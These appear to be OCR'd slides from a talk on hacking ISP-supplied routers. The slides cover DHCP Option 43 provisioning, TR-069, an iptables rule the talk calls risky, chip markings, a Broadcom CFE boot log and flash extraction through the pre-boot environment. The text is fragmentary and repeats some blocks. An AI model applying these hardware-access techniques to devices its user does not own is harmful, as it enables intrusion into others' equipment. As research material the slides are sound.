
CPE — DHCP Server

1. DHCP Discover
2. DHCP Offer
3. DHCP Request
4. DHCP ACK – Option 43 (BIMS URL, username, password)
5. TR-069: Inform
7. TR-069: Backup and send template
8. TR-069: Send result (Success/Fail ev



```
iptables -A INPUT
-p tcp -s <isp>
--dports 22,443 -j ACCEPT
```

(or even worse, open to the Internet)




e basic settings of the device.

AN1


Gateway Mode
0 day, 1 hour, 6 minutes, 26 seconds
www.totolink.net
V5.9c.680
2017-9-13 15:33:44

DHCP Connected
0 day, 0 hour, 4 minutes, 11 seconds
10.8.0.63 WAN IP
255.255.255.0
10.8.0.1
202.96.128.166 / 202.96.134.133
F4:28:53:B9:DC:49


Acquired hardware, and from this...




...till here.


GST5009 LF 1932D
GST5009 LF 1932D
GST5009 LF 1932D
GST5009 LF 1932D
5VO
3V3
EBS63431-B1532
ESMT
WGRTB-123ACN_V02
19K-516-6500R RoHS

...till here.


GST5009 LF 1932D
GST5009 LF 1932D
GST5009 LF 1932D
GST5009 LF 1932D
5VO
3V3
EBS63431-B1532
WGRTB-123ACN_V02
19K-516-6500R RoHS
ESMT


...till here.




How to interact with the board?

```
Base: 4.8_01
CFE version 1.0.38-116.233 for BCM96848 (32bit,SP,BE)
Build Date: Wed Mar 20 23:08:57 CST 2019 (ci@builder)
Copyright (C) 2000-2013 Broadcom Corporation.

Boot Strap Register:  0x10000000
Chip ID: BCM68488_A1_, MIPS: 600MHz, DDR: 533MHz, Bus: 300MHz
RDP: 428MHz
Main Thread: TP0
Total Memory: 268435456 bytes (256MB)
Boot Address: 0xb8000000
```

I/O enumeration of G-040W-Q




Web Management Interface



```
Base: 4.8_01
CFE version 1.0.38-116.233 for BCM96848 (32bit,SP,BE)
Build Date: Wed Mar 20 23:08:57 CST 2019 (ci@builder)
Copyright (C) 2000-2013 Broadcom Corporation.

Boot Strap Register:  0x10000000
Chip ID: BCM68488_A1_, MIPS: 600MHz, DDR: 533MHz, Bus: 300MHz
RDP: 428MHz
Main Thread: TP0
Total Memory: 268435456 bytes (256MB)
Boot Address: 0xb8000000
```

Flash extraction via Pre-boot environmnt



Vcc ON SoC Initialize → Read from **bootloader** FLASH → Bootloader → Read from **another** FLASH → OS

